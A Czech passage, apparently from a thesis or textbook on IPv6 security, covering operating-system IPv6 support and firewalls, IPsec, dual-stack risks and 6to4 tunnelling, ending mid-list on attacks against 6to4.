Teprve až nejnovější systémy Windows Vista, Windows 7 a serverové edice Windows Server 2008 zajišťují kompletní podporu IPv6, kdy nejdůležitější Windows služby byly přepsány, aby mohly pracovat s využitím IPv6 (samostatně IPv4 nebo IPv6) nebo v souběžném běhu dual-stack. Oba protokoly IPv4 i IPv6 byly od sebe zcela odděleny a každý z nich lze libovolně odinstalovat nebo nainstalovat. Ve výchozím nastavení systému je zapnuta podpora obou protokolů v dual-stack. Důležitou inovací je především možnost kompletního odinstalování IPv4 a tím zajistit možnost běhu služeb pouze na IPv6.

4.6.1 Příkaz netstat k výpisu TCP/UDP portů

Ve Windows stejně jako v ostatních operačních systémech je integrován příkaz netstat, jehož výpis reprezentuje seznam všech aplikací, které mají navázáno nebo naslouchají TCP či UDP spojení. Výpis je rozdělen do několika sloupců s typem spojení (TCP/UDP), zdrojovou a cílovou IP adresou, navázanými porty, stavem (navázáno/naslouchání) a číslem procesu. Na základě čísla procesu, lze dodatečně dohledat v aplikaci „Správce procesů – Windows Task Manager“, jaký program reprezentuje daný proces.

Příkaz netstat a jeho nejdůležitější parametry

netstat -oan – výpis všech portů, které naslouchají nebo jsou navázány

netstat -o – výpis s ID procesy

netstat –help – výpis nápovědy všech parametrů

4.6.2 Utility Windows NetShell (netsh)

Součástí příkazové řádky Windows je utilita *netsh*, která je určená pro správu, nastavení a výpisy síťové konfigurace systému. Součástí této utility jsou i nástroje pro správu IPv6. Po spouštění příkazové řádky (*cmd.exe*) je nutné napsat příkaz:

```
C:\Users\cavalier>netsh
netsh> interface ipv6
netsh>?
```

Pomocí otazníku se vypisují všechny možnosti této utility. Příkladem může být zobrazení IPv6 adres na jednotlivých rozhraních (*show addresses*), DNS serverů, zapnutí firewallu, nastavení výchozí cesty a dalších.

Poznámka 4.1 Bližší popis samotného netsh je podrobněji pospán v publikaci [Sat08].

4.6.3 Tunelovací techniky Teredo a ISATAP

Součástí Windows systémů jsou začleněné přechodové mechanismy tunelovacích technik ISATAP a TEREDO. Jak již bylo zmíněno v předchozích kapitolách, sdílení internetového připojení a tunelovacích technik je pohromou kvůli vytváření falešných NDP RA zpráv. V případě, že navazování těchto tunelů není přímo vyžadováno, z bezpečnostního hlediska je vhodné tyto tunely v systémovém registru zakázat.

4.6.3.1 Vypnutí tunelových rozhraní Windows Vypnutí tunelových rozhraní ve Windows není možné přes žádnou grafickou utilitu. K zákazu těchto tunelů je nutné přidat záznam do systémového registru a poté restartovat systém.
Následující postup popisuje jednotlivé kroky, jak tento zásah do registru provést:

- spuštění editoru registru – příkaz *regedit*
- v editoru registru najít cestu [23]
- složka Parameters → Nový → Hodnota DWORD (32bitová) → zvolit název hodnoty (např. DisabledTunnels) → nastavit údaj hodnoty na 1
- restart systému

4.6.4 Windows Advanced firewall

Součástí nejnovějších Windows Vista, Windows 7 a Windows Server 2008 je integrovaný stavový firewall *Windows Firewall with Advanced Security*[24]. Toto softwarové řešení neposkytuje pouze konfiguraci lokálního firewallu, ale také konfiguraci prostřednictvím skupinové politiky (Group Policy). Tento firewall má integrované funkce IPsec a také podporuje oddělené bezpečnostní profily pro počítače připojené v doméně nebo pro počítače

[23] $HKEY\_LOCAL\_MACHINE\backslash SYSTEM\backslash CurrentControlSet\backslash Services\backslash Tcpip6\backslash Parameters\backslash$

[24] Podrobný návod k ovládání tohoto firewallu je ke stažení na adrese Microsoftu: `http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=19192`

připojené v privátní či veřejné síti. Toto řešení podporuje jednotlivá filtrační nastavení pro uživatele a skupiny Active Directory, zdrojové či cílové IP adresy, filtraci na základě portů, ICMP(v6), IPsec a nastavení pro jednotlivá síťová rozhraní nebo pro systémové služby a programy.

4.6.5 Zhodnocení systémů Microsoft Windows

Podpora IPv6 v nejnovějších systémech Windows je na velmi dobré úrovni. Bezpečnost systému lze zajistit díky integrovanému firewallu plně podporující zabezpečení IPv6. Následující přehled popisuje hlavní výhody a nevýhody systémů Windows.

Výhody

- podpora všech nejdůležitějších IPv6 komponent (auto konfigurace, DHCPv6 klient/server včetně autentizace, u novějších verzí Windows kompletní podpora systémových služeb)
- výchozí nastavení v dual-stack (možnost odinstalovat IPv4)
- integrovaný firewall s možností konfigurace filtrů pro IPv6
- integrované přechodové mechanismy pomocí tunelů ISATAP a Teredo
- Windows Vista, Windows 7 a Windows Server 2008 plně podporuje šifrovací zabezpečení pomocí IPsec pro IPv4 i IPv6 (konfigurace IPsec politiky pomocí grafických nástrojů, IPsec může být součástí skupinové politiky Active Directory doménových služeb)

Nevýhody

- částečná podpora u starších verzí (u Windows XP/2003 bylo nutné IPv6 doinstalovat, pouze omezená podpora, absence pokročilejších nastavení a služeb), konfigurace firewallu pro IPv6 řešena pouze v příkazovém řádku[25]
- dle rozhodnutí Microsoftu nebude[26] v systémech Windows implementován protokol SEND pro zabezpečení ND protokolu
- doporučení Microsoftu na výše uvedený problém je aplikování 802.1X, což není vhodná prevence k možným DoS útokům (dle Microsoftu, tyto rizika hrozí i v protokolu ARP pro IPv4, nebudou tedy řešeny v IPv6)

[25] Popis: `http://technet.microsoft.com/en-us/library/bb726938.aspx`
[26] Rozhodnutní na stránce Microsoftu: `http://technet.microsoft.com/en-us/library/bb726956.aspx`

4.7 Linux

Linux byl první operační systém, který začlenil experimentální podporu IPv6 (konkrétně v jádře 2.1.8). Bohužel samotný rozvoj tohoto protokolu postupně začal zaostávat v souvislosti rozvoje IPv6. Toto zpoždění trvalo skoro necelých 10 let a teprve až v roce 2005 v jádře 2.6.12 byl vyřazen IPv6 ze statusu experimentální. Současná implementace IPv6 je jedna z nejkvalitnějších, což dokazuje i certifikace IPv6 Ready ve fázi 2 (tato certifikace se zaměřuje jak na implementaci základní IPv6 funkcionality, tak i na pokročilejší zabezpečení jako je IPsec).

4.7.1 Firewall na Linuxu

Součástí repozitářů všech linuxových distribucí jsou různé druhy firewallů. Jednou z důležitých integrovaných programů je paketový filtr *ip6tables*. Pomocí této utility může být postaveno mnoho druhů firewallů (stavový, bezstavový, transparentní,...). Tento filtr vytváří řetězce pravidel, které jsou sekvenčně procházeny, dokud není nalezeno vyhovující pravidlo, které s tímto paketem provede předdefinovanou operaci (propuštění / zahození). Práce s ip6tables je zcela shodná jako s iptables pro IPv4. Na českém webu[27] zabývajícím se informacemi z oblasti Linuxu je k popsán podrobný seriál zabývající se právě iptables. Tento seriál je sice určen pro iptables pro IPv4, ovšem vytváření pravidel a ovládání je zcela totožné s ip6tables pro IPv6.

4.7.2 Příkaz netstat k výpisu navázaných TCP/UDP portů

Stejně jak tomu bylo u Windows součástí Linuxu a dalších unixových systémů je příkaz netstat určený k výpisu využitých portů.

netstat -a -A inet6 – výpis všech spojení, které jsou navázány pro IPv6 komunikaci

netstat -p -A inet6 – výpis včetně proces ID

Poznámka 4.2 tyto příkazy jsou společné i pro BSD a Mac OS X unixové systémy (minimální rozdíly jsou v zápisu jednotlivých parametrů).

4.7.3 Zhodnocení systému Linux

Ve všech nejmodernějších distribucí Linuxu je plně podporována implementace IPv6 a díky mnoha integrovaným programům i vynikající variabilita v zajištění síťové bezpečnosti. Následující přehled popisuje několik výhod a nevýhod tohoto systému.

Výhody

- vynikající implementace IPv6, podpora všech funkcionalit a bezpečnostních protokolů

[27] `http://www.root.cz/serialy/vse-o-iptables/`

- jednoduchá správa a konfigurace v příkazovém řádku
- velké množství dokumentace, návodů a internetových diskuzí
- široká internetová komunita uživatelů
- díky rozdílné architektuře nejsou systémy náchylné na útoky a škodlivý software určený pro Microsoft Windows
- dobrá podpora pro logování událostí a s tím spojené monitorování

Nevýhody

- vytvoření firewallových pravidel vyžaduje vyšší znalost a práci s příkazovou řádkou
- méně grafických utilit[28], které by zajišťovaly konfiguraci pokročilejších síťových a bezpečnostních funkcí

4.8 Mac OS X

Podpora IPv6 u Mac OS X je již integrována od verze 10.4 Tiger a funkce tohoto protokolu je ve výchozím nastavení zapnuta. Mnoho systémových funkcí a programů má protokol IPv6 nastaven jako prioritní. Apple implementoval IPv6 na základě projektu KAME, tudíž mnoho věcí má společných s BSD systémy. Některé IPv6 služby jako je DHCPv6 klient nejsou doposud implementovány, proto je nutné některé funkcionality doinstalovat prostřednictvím programů třetích stran. V integrovaném systémovém firewallu není zahrnuta podpora IPv6, protože tento systémový firewall funguje ve velmi jednoduchém režimu – pouze zajišťuje blokování či povolování konkrétních programů na základě rozhodnutí uživatele. Pokročilejší zabezpečení je proto nutné řešit pomocí integrovaných nástrojů v příkazové řádce. Mezi tyto nástroje patří *ip6fw*, pomocí kterého lze definovat seznam pravidel pro blokování resp. povolování určitých služeb, portů a protokolů. Definování těchto pravidel je ovšem dosti konfiguračně náročné a vyžaduje vyšší technické znalosti. Pro usnadnění této konfigurace může být využíván například komerční software Firewall Builder, který zjednodušuje definování firewallových pravidel pomocí grafického nástroje, ovšem cena tohoto software je dosti vysoká. Tento nástroj funguje pouze jako grafická nadstavba k výše uvedenému programu *ip6fw*, tedy pomocí grafického programu jsou vytvořena pravidla, která jsou poté aplikována do *ip6fw*.

Od verze Mac OS X 10.5 Leopard je IPv6 podporováno

- v ND protokolu
- emailová aplikace Mail.app s využitím IPv6 SMTP
- skriptovací jazyk Perl s IPv6 moduly a knihovnami

[28] Komerční GUI nádstavba FirewallBuilder: `http://www.fwbuilder.org/`

- Apache HTTP Server a PHP

Systém současně umožňuje pomocí grafického nástroje vytvoření 6to4 rozhraní pro protunelování IPv6 přes IPv4 infrastrukturu.

Výhody

- integrovaná podpora IPv6 včetně mnoha důležitých systémových aplikací
- možnost využití otevřených unixových nástrojů (s využitím MacPorts[29] lze portovat i linuxové nástroje a programy)
- jednoduché vytvoření 6to4 tunelu pomocí grafického rozhraní
- dobrá dokumentace ze strany Apple
- integrace IPv6 i v mobilní platformě iOS pro iPhone a iPad
- díky unixové architektuře, systém není náchylný na windows viry, spyware a další škodlivý software

Nevýhody

- absence DHCPv6 klienta
- příliš jednoduchý integrovaný firewall, který neumožňuje pokročilejší nastavení
- bezpečnost musí být komplikovaně řešena pomocí nástrojů v příkazové řádce (ip6fw)
- firewally s GUI jsou převážně komerční programy (př. Little Snitch)

4.9 Zhodnocení

V IPv4 bylo mnoho bezpečnostních zranitelností částečně ochráněno díky překladu adres pomocí NAT (Network Address Translation). Stavový NAT chránil systémy uvnitř sítě před útoky a komunikací zvenčí (z Internetu). Jedním z hlavních cílů IPv6 bylo zrušení NATu[30], který sice zajišťoval určitou bezpečnost, ale nesl sebou více problémů a komplikací. V IPv6 světě mají všechny stanice přidělenu veřejnou IPv6, což zaručuje obousměrné navázání komunikace mezi stanicí a Internetem. Kvůli viditelnosti stanic z Internetu je nutné důsledné zabezpečení pro ochranu před možnými útoky.

Samotná implementace IPv6 v nejmodernějších operačních systémech je na velmi dobré úrovní. Všechny nejmodernější operační systémy mají integrovány vlastní softwarová řešení ochranných firewallů[31]. V nejnovějších verzích Windows je možnost využití integrovaného

[29] Stránka projektu MacPorts: `http://www.macports.org/`

[30] Nakonec byl NAT v IPv6 zachován, několik důvodů tohoto rozhodnutí je popsáno na této internetové stránce: `http://www.lupa.cz/clanky/10-duvodu-proc-mit-nat-na-ipv6/`

[31] Existují i další možnosti jako Cisco Security Agent Version 6.0: `http://www.cisco.com/en/US/prod/collateral/vpndevc/ps5707/ps5057/ps9595/data_sheet_c78-458616.html`

„Windows Firewall with Advanced Security“, jehož konfigurace je relativně jednoduchá. V unixových systémech jsou taktéž integrovány známé nástroje jako ip6tables pro Linux či ip6fw pro BSD systémy a Mac OS X. U unixových systémů nastavení těchto nástrojů vyžaduje vyšší znalost problematiky bezpečnosti a vytváření bezpečnostních pravidel.

5 IPsec zabezpečení služebního provozu

V předchozích kapitolách bylo často zmiňováno o integrovaném zabezpečení IPsec. Tato kapitola se zabývá jednotlivými výhodami, principy a konfigurací tohoto bezpečnostního mechanismu.

Všechny počítačové sítě jsou náchylné k různým odposloucháním a útokům. Například během telefonního hovoru jsme schopni přesně rozhodnout, s kým se na druhém konci bavíme, ovšem u počítačových sítích je toto rozhodnutí nemožné. Jediným řešením, jak ověřit totožnost druhého konce je využití autentizace komunikačního provozu. Dalším důležitým faktorem je zamezení různým „man-in-the-middle“ útokům a s nimi spojené narušení důvěryhodnosti provozu a zachování datové integrity. Zajištění důvěryhodnosti se provádí pomocí šifrovacích algoritmů a ověření integrity pomocí digitálních podpisů nebo hashových otisků. Mezi nejběžnější algoritmy využívané k šifrování provozu jsou AES, 3DES a další. Samotné šifrování je dále rozděleno podle dvou různých modelů v podobě symetrického a asymetrického šifrování. Každý typ šifrování má své výhody a nevýhody spojené s distribucí klíčů či výpočetních požadavků.

Další algoritmy jsou využívány k zajištění integrity dat (ověření zdali data nebyly během transportu nijak pozměněny). Algoritmy k zajištění integrity jsou postaveny na HMAC (Hash-based Message Authentication Code), u kterého je využíváno digitálních otisků na základě MD5 či SHA-1. Dále se využívají algoritmy digitálních podpisů, které zajišťují taktéž zachování integrity a autentizaci zpráv. Tyto kryptografické algoritmy ověřují, že doporučená zpráva obsahuje věrohodná data, u kterých nebyla narušena integrita a nebylo do nich úmyslně zasahováno.

Součástí této kapitoly je přehled, jak je IPsec využíván v IPv6 sítích a v zabezpečení síťového provozu. Součástí praktické části je ukázka konfigurace zabezpečení site-to-site mezi dvěma hraničními směrovači a zabezpečení IPv6 provozu přenášeného přes IPv4 infrastrukturu.

5.1 IPsec v IPv6

V původním IPv4 protokolu nebylo začleněno žádné zabezpečení v podobě šifrování paketů. Tento problém byl až po čase vyřešen doplňujícím rozšířením samotného protokolu.

Během návrhu IPv6 se na tento problém myslelo a zabezpečení IPv6 je v protokolu zaintegrováno od samého počátku, což v samotném IPv6 zajišťuje, že implementace IPsec je v protokolu povinná (v IPv4 se jednalo jen o nepovinné rozšíření). IPsec není pouze jednoduchý protokol, jedná se o rozsáhlý rámec neboli „framework“ zajišťující šifrování a autentizaci IP paketů. Současná definice IPsec je již třetí generací tohoto bezpečnostního balíku (nejnovější standard je definován v RFC 4301).

Následující RFC 4294 definuje všechny funkce a vlastnosti, které musí být v každém IPv6 uzlu naimplementovány. Součástí tohoto standardu je tedy i povinná implementace IPsec.

5.2 Rozšířená hlavička IPsec

Každý IPsec paket musí dle standardu obsahovat hlavičky, které zajišťují autentizaci a důvěryhodnost tohoto paketu. AH autentizační hlavička je využívána k zabezpečení informací uložených v hlavičce paketu. Zabezpečení datového obsahu je zajišťováno pomocí ESP. Samotná architektura IPsec je pro IPv4 i IPv6 takřka shodná. Jediným rozdílem je využití IPv6 rozšiřujících hlaviček (extension headers), ve kterých ESP využívá rozšiřující hlavičku číslo 50 a AH rozšiřující hlavičku číslo 51.

Funkce AH

- zajištění integrity a zajištění autentizace IP paketů
- ochrana proti reply útokům (zaměřené na odpovědi)
- primární funkce je zajištění autentizace zdrojových informací příchozího paketu
- definice v RFC 4302

Funkce ESP

- zajištění důvěryhodnosti paketů pomocí šifrování
- autentizace paketů
- ověřování integrity
- definice v RFC 4303

V IPsec může být využito pouze samostatných protokolů AH nebo ESP. Ve většině případů se využívá kombinace obou těchto protokolů k zajištění kompletní ochrany IP komunikace. ESP i AH jsou závislé na protokolu IKE (Internet Key Exchange), který zajišťuje bezpečnou výměnu klíčů potřebných k šifrování a autentizaci. IKE využívá Diffie-Hellman (DH) algoritmu k zajištění bezpečné výměny šifrovacích klíčů.

IPsec zajišťuje prevenci

- Man-in-the-middle (MITM) útokům
- plné využití IPsec (AH i ESP) zajišťuje plnou ochranu datového toku před odposlechem, monitorováním a úmyslným pozměněním průchozích dat (narušení integrity)

Poznámka 5.1 IPsec sice zabezpečuje samotný tok síťové komunikace, nemá ovšem na starost analýzu samotného datového obsahu. Počítačové viry, trojské koně a další škodlivý software může stejně tímto datovým tokem protéct a dostat se tak až ke koncové stanici.

5.3 Módy IPsec

Samotná technologie IPsec může být nasazena v různých částech síťové topologie. Oba bezpečnostní protokoly AH i ESP mohou být využívány k zabezpečení IP provozu mezi uzly konec-konec nebo pouze v určitých částech síťové topologie (využití v rámci navázaných tunelů).

IPsec módy

1. **koncový uzel – koncový uzel** – transportní mód host-to-host
2. **brána – brána** – tunelový mód gateway-gateway
3. **koncový uzel – brána** – využití jako VPN koncentrátor pro vzdálený přístup, což představuje speciální případ tunelového módu

Transportní mód Zajišťuje bezpečné propojení mezi dvěma koncovými uzly, hlavním cílem tohoto módu je ochrana paketů na celé infrastruktuře mezi těmito uzly. Pokud spolu budou komunikovat dvě stanice mezi dvěma různými pobočkami, jejich vzájemná komunikace bude šifrována ve všech částech síťové infrastruktury – tedy jak v rámci vlastní podsítě, tak i veřejné WAN.

- využití ESP – datová část šifrována, původní IPv6 hlavička je přidána před tuto zašifrovanou část
- využití AH – paket není zašifrován, AH zajišťuje pouze autentizaci

Tunelový mód Je další forma IPsec, který je vytvořena mezi dvěma systémy nazývanými bezpečnostní brány (security gateway), tento tunelový mód zabezpečuje komunikaci právě mezi těmito dvěma branami. V tomto režimu je původní paket zabalen do nové IP hlavičky, která je určena pro průchod šifrovaným tunelem. Příkladem mohou být dvě pobočky, kdy vzájemná výměna informací je šifrována pouze mezi dvěma hraničními směrovači resp. při průchodu veřejnou infrastrukturou. Uvnitř podsítě pobočky již komunikace není šifrovaná.

- využití ESP – původní paket včetně originální IPv6 hlavičky je zašifrován, na začátek je přidána nová IPv6 hlavička pro tunelové rozhraní
- využití AH – paket není zašifrován, ale má vnořenou autentizační hlavičku a autentizace je aplikována na celý IPv6 datagram včetně další IPv6 hlavičky, která je replikací původní hlavičky

Poznámka 5.2 I přesto, že IPsec má být implementován na všech IPv6 uzlech, realita je poněkud odlišná. Mnoho zařízení, které podporují IPv6 stále nemají implementovanou podporu IPsec. Příkladem takových zařízení mohou být PDA, telefony, tiskárny a další podobná zařízení. Tyto zařízení mají vesměs omezený hardwarový výkon, proto výrobci

podporu IPsec nezačlenili (samotné šifrování využívá značný výpočetní výkon). Dalším důvodem proč v mnoha síťových topologiích není nasazen IPsec, je právě monitorování dané sítě, které je s využitím IPsec nemožné (data jsou zašifrována, tudíž je nelze analyzovat). Popis dalších důležitých informací je podrobně popsán v publikaci [Sat08].

6 Koexistence IPv4 a IPv6

Rozsah poskytovatelů, kteří nabízejí IPv6 nativní konektivitu je stále v dnešní době velmi malý, proto kompletní přechod na IPv6 Internet není doposud možný. V mnoha následujících letech budou stále oba síťové protokoly fungovat souběžně vedle sebe. Organizace IETF vytvořila několik technologií a mechanismů, které umožňují postupný přechod z IPv4 na IPv6. Tyto přechodové technologie zahrnují tunelové techniky a překlad mezi protokoly. Tato kapitola je zaměřena na souběžnou koexistenci v dual-stack a nejrozšířenější tunelovací techniky 6to4, Teredo a ISATAP. Současně budou zmíněny i úplné novinky jako jsou technologie 6rd a dual-stack lite.

Způsoby připojení koncové sítě

1. **nativní IPv6** – ideální řešení, bohužel kvůli malému nasazení IPv6 na straně poskytovatelů velmi ojedinělé, využití dual-stack – souběžně IPv4 i IPv6
2. **tunelování** – IPv4 nativně, IPv6 se zabalí do IPv4
3. **překlad paketů** – IPv4 nativně, IPv6 se přeloží na IPv4 (komplikované a problematické)

6.1 Dual-stack


Souběžný chod obou protokolů, kdy IPv6 uzly komunikují s IPv6 a IPv4 uzly komunikují s IPv4. Využití dual-stack bude v následujících letech nejrozšířenější, protože stále bude potřeba připojení k IPv4 Internetu. Nevýhodou tohoto řešení je zvýšená starost o zabezpečení obou protokolů a vzájemně oddělený svět IPv4 a IPv6. Připojení koncové sítě do IPv6 vyžaduje buď nativní IPv6 konektivitu nebo dotažení IPv6 s využitím níže popsaného tunelování. Samotná kooperace mezi oběma protokoly je zajišťována až na aplikační vrstvě (pokud je v aplikaci potřebná).

6.1.1 Rozhodování mezi verzemi IP

V dnešních nejmodernějších operačních systémech je přímo ve výchozím nastavení využíván dual-stack. Mezi tyto systémy patří Windows Vista, Windows 7, Windows Server 2008, Linux, Mac OS X a další.
Každý dual-stack uzel se rozhoduje podle následujících pravidel (princip je zobrazen na obrázku 8):

1. V případě, že dual-stack klient se chce připojit například na www server, prvně se dotáže na svůj DNS server, aby zjistil odpovídající seznam IP(v6) adres k zadané webové doméně
2. DNS server vrátí seznam záznamů A i AAAA, přičemž záznam A představuje IPv4 adresu a záznam AAAA představuje IPv6 adresu požadované domény


3. V případě, že klient má vlastní IPv6 konektivitu, využije se výchozího nastavení operačního systému, který nadále bude přistupovat k HTTP prostřednictvím získané IPv6 adresy



Obrázek 8: Rozhodování mezi IPv4 a IPv6 komunikací (příklad s HTTP)

6.1.2 Dual-stack lite – novinka v oblasti koexistence

Jedna z nejnovějších technologií v oblasti koexistence je tzv. Dual-stack lite. Tato technologie je již více než dva roky vyvíjená IETF WG. V letošním roce je takřka dokončena a čeká na schválení finálního RFC[32]. Rozdíl oproti standardnímu dual-stack spočívá v nasazení samotné IPv6 na páteřních sítích poskytovatelů, kdy lokální sítě fungují stále v režimu dual-stack, ovšem na IPv4 adresování bude nejspíš využíván neveřejný adresní prostor. Samotné IPv4 je tunelováno přes IPv6 na centrální NAT, kdy identifikace jednotlivých stanic probíhá na základě přidělených neveřejných adres (umožňuje kolidující adresní rozsahy). Samotná architektura dual-stack lite je zobrazena na obrázku 9.



Obrázek 9: Architektura Dual-stack lite

[32]Současný draft je ke stažení na stránce `http://smakd.potaroo.net/ietf/idref/draft-ietf-softwire-dual-stack-lite/index.html`

6.1.3 Zranitelnost v Dual-stack

Jak již bylo zmíněno, většina moderních operačních systémů má ve výchozím nastavení nakonfigurovánu podporu dual-stack. V případě připojení do veřejné sítě prostřednictvím IPv4 i IPv6 a aplikování zabezpečení pro oba protokoly, nehrozí vážné ohrožení. Jiná situace ovšem nastává, pokud je systém s dual-stack připojen pouze do jednoho z těchto dvou protokolů. V případě, že je stanice připojena do veřejné IPv4 a v rámci podsítě není poskytována IPv6, nehrozí zvenčí žádné zranitelnosti (samozřejmě se zabezpečením IPv4). Problém ovšem nastává, pokud se útočník vyskytuje uvnitř lokální sítě. I přes absenci IPv6 může začít generovat falešné RA, bezstavovou autokonfigurací adresovat stanice a využít nezabezpečeného IPv6 k provedení útoku. Tato hrozba například hrozí v operačním systému Mac OS X, kdy je ve výchozím nastavení povolena IPv6. Kvůli absenci lokálního IPv6 firewallu útočník může využít IPv6 k provedení útoku.

Nejlepší opatření proti těmto útokům je úplné vypnutí té verze protokolu, která není v dané sítí využívána (k výše uvedenému problému kompletní vypnutí IPv6).

Bezpečnostní doporučení

- pokud není protokol IPv6 využíván – nutno kompletně vypnout
  - ve Windows pomocí systémových registrů či v nastavení
  - úplný zákaz na lokálním či tranzitním firewallu
  - na Cisco IOS lze využít ACL (pravidlo *deny ipv6 any any*)

6.1.4 Zhodnocení dual-stack

Výhody

- postupná příprava vlastní síťové infrastruktury na kompletní běh IPv6
- všechny stanice jsou současně připojeny do Internetu s IPv4 i IPv6
- podpora všech nejmodernějších operačních systémů, které ve výchozím nastavení preferují IPv6
- možnost kdykoliv vypnout IPv4 nebo IPv6

Nevýhody

- komplikované zajištění bezpečnosti – na každém síťovém uzlu musí být bezpečnost vyřešena nezávisle pro každý protokol (nesmí se podcenit bezpečnost ani jednoho z protokolů)
- vyšší nároky na výkon síťových prvků – zvýšená spotřeba CPU a paměti, která je způsobena správou dvou směrovacích tabulek

6.2 Tunelování


Tunelování je jedinou technikou, jak poskytnou IPv6 konektivitu klientům, kteří jsou připojení pouze ve světě IPv4. Stávající nativní IPv4 je využívána jako nosič IPv6 datagramů. Tato technika propojuje buď IPv6 ostrovy, které nemají zajištěnu nativní IPv6 konektivitu a současně propojení těchto ostrovů s IPv6 nativním Internetem. Automatické tunelování je často nastaveno ve výchozím nastavení nejmodernějších operačních systémů, kdy tyto tunely zprostředkovávají IPv6 konektivitu, aniž by uživatelé tohoto systému museli cokoliv konfigurovat (příkladem mohou být automatické tunely ve Windows – Teredo, ISATAP).

Rozdělení tunelovacích technik

1. Klasifikace podle využití v síťové topologii
   (a) propojení site-to-site – propojení dvou IPv6 sítí přes IPv4 (mezi dvěma směrovači), ukázka na obrázku 10
   (b) vzdálený přístup (remote-access) – protunelování jedné koncové stanice ke vzdálené IPv6 síti, ukázka na obrázku 11
2. Klasifikace podle typu tunelu
   (a) statické tunely – oba konce tunelu jsou nakonfigurovány manuálně
   (b) dynamické tunely – dynamicky vytvářené, kdy jedna strana tunelu není definována


Nejrozšířenější techniky tunelování

- 6to4, 6rd[33]
- ISATAP
- Teredo



Obrázek 10: Schéma site-to-site tunelu mezi dvěma IPv6 sítěmi

[33]novinka k zajištění 6to4 v rámci jednoho poskytovatele, nové RFC 5569



Obrázek 11: Schéma remote-access tunel mezi stanicí v IPv4 a IPv6

6.2.1 6to4

Jedna z nejrozšířenějších variant automatického tunelování je právě využití 6to4. Tato technika byla definována v RFC 3056. Celá funkcionalita spočívá z vytvoření IPv6 adresy na základě stávající IPv4 a síťového prefixu 2002::/16. Všechny prefixy začínající hodnotou „2002“ patří právě 6to4 tunelům. Detailní popis struktury 6to4 adres je popsán v publikaci [Sat08]. Jak je v této publikaci zmíněno, největší problém nastává při propojení 6to4 ostrova s nativní IPv6. Toto propojení musí být realizováno pomocí zprostředkovatele neboli „relay“. Tento „zprostředkovatel“ je standardní směrovač, který je jedním síťovým rozhraním připojen do nativní IPv6 a směrováním zprostředkovává vzájemné propojení.

Požadavky nutné k vytvoření 6to4

- obě stany tunelu musejí mít veřejné IPv4 adresy
- k využití IPv6 rozsahu musí být zažádáno u svého poskytovatele (popř. u RIPE nebo poskytovatelů 6to4 – „tunnel brokers“)
- pro propojení 6to4 s nativní IPv6 je nutné připojení ke zprostředkovateli (relay router)

6.2.1.1 Zranitelnosti 6to4 K zabezpečení a popisu jednotlivých 6to4 zranitelností bylo přímo vydáno RFC 3964 (Security Considerations for 6to4). Mezi největší zranitelnosti této techniky patří již známé DoS útoky, injektáže či neautorizovaný přístup. V této technologii je například velmi kritickým místem samotný relay směrovač, který vzájemně propojuje 6to4 s nativním IPv6. Pokud se útočník rozhodne provést např. DoS útok na tento směrovač, odstřihne tím sítě připojené prostřednictvím 6to4 od nativního IPv6. Samotný chod tohoto řešení může narušit jakýkoliv útok, ať směrovaný přímo na 6to4, IPv6 nebo na transportní IPv4.

Rozdělení útoků na 6to4

1. útoky na 6to4 sítě

